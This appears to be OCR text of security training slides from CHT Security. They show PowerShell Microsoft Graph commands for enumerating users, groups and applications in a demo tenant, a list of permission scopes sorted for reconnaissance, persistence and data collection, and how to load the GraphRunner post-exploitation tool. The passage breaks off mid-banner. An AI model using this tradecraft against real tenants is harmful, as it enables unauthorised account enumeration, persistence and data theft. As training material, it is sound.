
Microsoft Graph API - users

- me
- users




Microsoft Graph API - messages

- me
- users
- messages



Microsoft Graph API - alerts

- me
- users
- messages
- alerts



中華資安國際
CHT Security

Using Microsoft Graph API

- Microsoft Graph PowerShell SDK

Microsoft Graph PowerShell SDK

Install Module for all user

```
└─PS> Install-Module Microsoft.Graph -Scope AllUsers -
Repository PSGallery -Force
```


Microsoft Graph PowerShell SDK

- Install-Module
- Connect-MgGraph

```
└─PS> Install-Module Microsoft.Graph -Scope AllUsers -
Repository PSGallery -Force
└─PS> Connect-MgGraph -Scopes
"User.Read.All","Group.ReadWrite.All“
```

Microsoft Graph PowerShell SDK

- Install-Module
- Connect-MgGraph




```
└─PS> Install-Module Microsoft.Graph -Scope AllUsers -
Repository PSGallery -Force
└─PS> Connect-MgGraph -Scopes
"User.Read.All","Group.ReadWrite.All“
Welcome to Microsoft Graph!

Connected via delegated access using 14d82eec-204b-4c2f-
b7e8-296a70dab67e
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress
this message.
```

Listing all users


```
└─PS> Get-MgUser

DisplayName                Id                                   Mail                                    UserPrincipalName
-----------                --                                   ----                                    -----------------
Conf Room Adams            9a68e191-95b3-4ed4-bb74-23995df6af1f Adams@WWLx688808.OnMicrosoft.com        Adams@WWLx688808.O…
Adele Vance                d1dbd5d1-f3dd-41c1-ad59-55544e25c672 AdeleV@WWLx688808.OnMicrosoft.com       AdeleV@WWLx688808.…
MOD Administrator          3d15f82c-9c3d-407e-aa99-79bb9c01caf6 admin@WWLx688808.onmicrosoft.com        admin@WWLx688808.o…
Alex Wilber                789c8a58-5038-4d60-8d3c-bcd6f629f36b AlexW@WWLx688808.OnMicrosoft.com       AlexW@WWLx688808.O…
Allan Deyoung              8be5dd4a-94a4-452d-8013-44a6a5e8360f AllanD@WWLx688808.OnMicrosoft.com       AllanD@WWLx688808.…
Automate Bot               0924761c-63a5-4ee4-8dd3-5c5c6f3847c3                                         AutomateB@WWLx6888…
Conf Room Baker            5a1e72c0-835d-43eb-830c-0a5dcc847345 Baker@WWLx688808.OnMicrosoft.com       Baker@WWLx688808.O…
Bianca Pisani              18fc989f-5225-491d-91a4-12189e382a2b                                         BiancaP@WWLx688808…
Brian Johnson (TAILSPIN)   ec453f60-74a9-493b-9d2b-d04be54497d2 BrianJ@WWLx688808.OnMicrosoft.com       BrianJ@WWLx688808.…
Cameron White              fd393685-83e2-4703-a5c6-d2375b654cff                                         CameronW@WWLx68880…
Christie Cline             212d9614-ed06-48b5-a48f-88833621e37e ChristieC@WWLx688808.OnMicrosoft.com    ChristieC@WWLx6888…
Conf Room Crystal          5f15ce8d-6945-4508-b4ab-eecc4503a143 Crystal@WWLx688808.OnMicrosoft.com      Crystal@WWLx688808…
Debra Berger               98529301-4bcb-4842-8a67-701eb16c5d0a DebraB@WWLx688808.OnMicrosoft.com       DebraB@WWLx688808.…
Delia Dennis               486c50ff-c3f5-48b8-825e-b2a82ab3b768                                         DeliaD@WWLx688808.…
Diego Siciliani            70e7d607-4217-40f0-a5a7-b64a175ca84b DiegoS@WWLx688808.OnMicrosoft.com       DiegoS@WWLx688808.…
Gerhart Moller             b8640ee1-1e16-4456-9494-2a77cd680296                                         GerhartM@WWLx68880…
Grady Archie               b82bde9f-73b3-4509-aefd-636419a599b6 GradyA@WWLx688808.OnMicrosoft.com       GradyA@WWLx688808.…
Conf Room Hood             5c780fa1-cd6f-4185-8cc4-c518f8ab75ea Hood@WWLx688808.OnMicrosoft.com         Hood@WWLx688808.On…
Irvin Sayers               718a3614-bbd6-4742-93dc-9d5bfa686b9d IrvinS@WWLx688808.OnMicrosoft.com       IrvinS@WWLx688808.…
Isaiah Langer              832e0883-154a-48d9-8d40-c55872303c3e IsaiahL@WWLx688808.OnMicrosoft.com      IsaiahL@WWLx688808…
Johanna Lorenz             826503fa-0c9b-451e-896e-a94a677c2a57 JohannaL@WWLx688808.OnMicrosoft.com     JohannaL@WWLx68880…
Joni Sherman               8f5a423a-675d-4e7d-b2d1-fb781e340c17 JoniS@WWLx688808.OnMicrosoft.com        JoniS@WWLx688808.O…
Lee Gu                     54307364-add4-409a-95b3-16a8cba43eb6 LeeG@WWLx688808.OnMicrosoft.com         LeeG@WWLx688808.On…
Lidia Holloway             09c9433f-26bc-4890-a278-c279d242e08a LidiaH@WWLx688808.OnMicrosoft.com       LidiaH@WWLx688808.…
```

Listing Groups

Listing Groups

```
└─PS> Get-MgGroup

DisplayName Id                                   MailNickname Description                                GroupTypes
----------- --                                   ------------ -----------                                ----------
All Company 31d8caec-56d4-4d0c-8f2b-aaa4c6929111 allcompany   This is the default group for everyone .. {}
RD          51dbb53e-d5c4-4d5e-8512-aaa09c31e111 RD           group for RD user.                         {}
HR          555c3ebb-4c70-4571-bcf5-aaad98759111 HR           group for HR user.                         {}
Marketing   6a6b84b3-5dcd-4411-bf81-aaa1825a7111 Marketing    group for Marketing user.                  {}
IT Team     8234f176-ce61-4e5b-afe8-aaa23a3e0111 ITTeam       group for IT Team user.                    {}
AzureAdmin  83098263-32cf-46a6-98ad-aaaebe57c111 ce876888-3   Group for Azure admin                      {}
EntraAdmin  faf1264a-4bdf-45fc-b282-aaa8b6dfe111 72f9084e-0                                              {}
```

Listing Groups a User Belongs To

```
└─PS> Get-MguserMemberOfAsGroup -UserId "929ca37b-fd29-45ca-b6f6-11170bba1aaa"

DisplayName Id                                   MailNickname Description                      GroupTypes
----------- --                                   ------------ -----------                      ----------
IT Team     8234f176-ce61-4e5b-afe8-aaa23a3e0111 ITTeam       Dynamic group for IT Team user. {}
AzureAdmin  863dbcf3-3062-4fa7-8c79-aaa2ae38f111 03edce06-2                                    {}
```

Listing Applications and Organization Info

Listing Applications

```
└─PS> Get-MgApplication

DisplayName  Id                                   AppId                                SignInAudience PublisherDomain
-----------  --                                   -----                                -------------- ---------------
LinkedIn     7ef11902-d02f-447e-8d51-4152102cd78e bbcb8103-ed05-4593-9cc4-5f48dfea5f48 AzureADMyOrg   WWLx688808.onmic…
Salesforce   85ffb56c-a5c8-4806-84f1-2fa26e169e61 4e693ca7-9293-4c19-b9c7-3b25f70946b9 AzureADMyOrg   WWLx688808.onmic…
Box          9fadcdb7-d998-4911-aeac-7bf08ccb67bc eeb19abe-1ab1-4f2f-86d6-bab23b6aeb44 AzureADMyOrg   WWLx688808.onmic…
EXO_App2025  c1c01bbb-5a1e-4b30-8e6d-e28798525cbf 516afe8a-4fab-4142-9657-e9326c3e3658 AzureADMyOrg   WWLx688808.onmic…
BrowserStack db0f217a-d7b7-4d49-a2b5-66d9a7697505 5e88143e-c687-4e2c-9a8c-877f7ee3f018 AzureADMyOrg   WWLx688808.onmic…
```

Listing Organization Info

```
└─PS> Get-MgOrganization | Format-List Id, DisplayName, VerifiedDomains

Id              : 9c39ccc6-6919-4647-a0a0-aaa267dd4111
DisplayName     : The test Tenant
VerifiedDomains : {qqqxxxzzz.onmicrosoft.com}
```

中華資安國際
CHT Security

Using Microsoft Graph API

- Useful Scopes

Reconnaissance


Organization.Read.All

User.Read.All

Application.Read.All

RoleManagement.Read.Directory

GroupMember.Read.All



Persistence

Application.ReadWrite.All

RoleManagement.Read.Directory

User.Invite.All

User.ManageIdentities.All

RoleManagement.ReadWrite.Directory


AppRoleAssignment.ReadWrite.All

Policy.ReadWrite.AuthenticationMethod

Organization.ReadWrite.All


UserAuthenticationMethod.ReadWrite.All

Directory.AccessAsUser.All



Data Collection

Site.Read.All
Files.Read.All
Notes.Read.All
MailboxFolder.Read.All
MailboxSettings.ReadWrite



中華資安國際
CHT Security

GraphRunner: A Post-Exploitation Tool

What is GraphRunner?

- Create by Beau Bullock & Steve Borosh
- Is a post-exploitation toolset for interacting with the Microsoft Graph API.
- It provides various tools for performing reconnaissance, persistence, and pillaging of data from a Microsoft Entra ID (Azure AD) account.
- It consists of three separate parts:
  - A PowerShell script where the majority of modules are located
  - A HTML GUI that can leverage an access token to navigate and pillage a user's account
  - A simple PHP redirector for harvesting authentication codes during an OAuth flow

Using GraphRunner


```
└─PS> Git clone https://github.com/dafthack/GraphRunner.git
└─PS> cd .\GraphRunner\
└─PS> Import-Module ./GraphRunner.ps1
```

Using GraphRunner


```
└─PS> Git clone https://github.com/dafthack/GraphRunner.git
└─PS> cd .\GraphRunner\
└─PS> Import-Module ./GraphRunner.ps1

  ________                    __       _______      by Beau Bullock (@dafthack)

 /_______/___________  ______ |  |___/_______\__ __  ____   ____   ___________
/___\   __\______\____\ \_____\|__|__\|________/__|__\/____\ /____\_/____\______\
\    \_\  \  | \// __ \|  |_/ |   Y  \    |   \  |  /    |  \    |  \  ___/|  | \/
 \________/__|  (______/__|    |___|__|____|___/____/|___|__/___|__/\___| >__|
                Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

└─PS>
```

Using GraphRunner


```
└─PS> Git clone https://github.com/dafthack/GraphRunner.git
└─PS> cd .\GraphRunner\
└─PS> Import-Module ./GraphRunner.ps1

  ________                    __       _______      by Beau Bullock (@dafthack)

 /_______/___________  ______ |  |____/_______\__ __  ____   ____   ___________
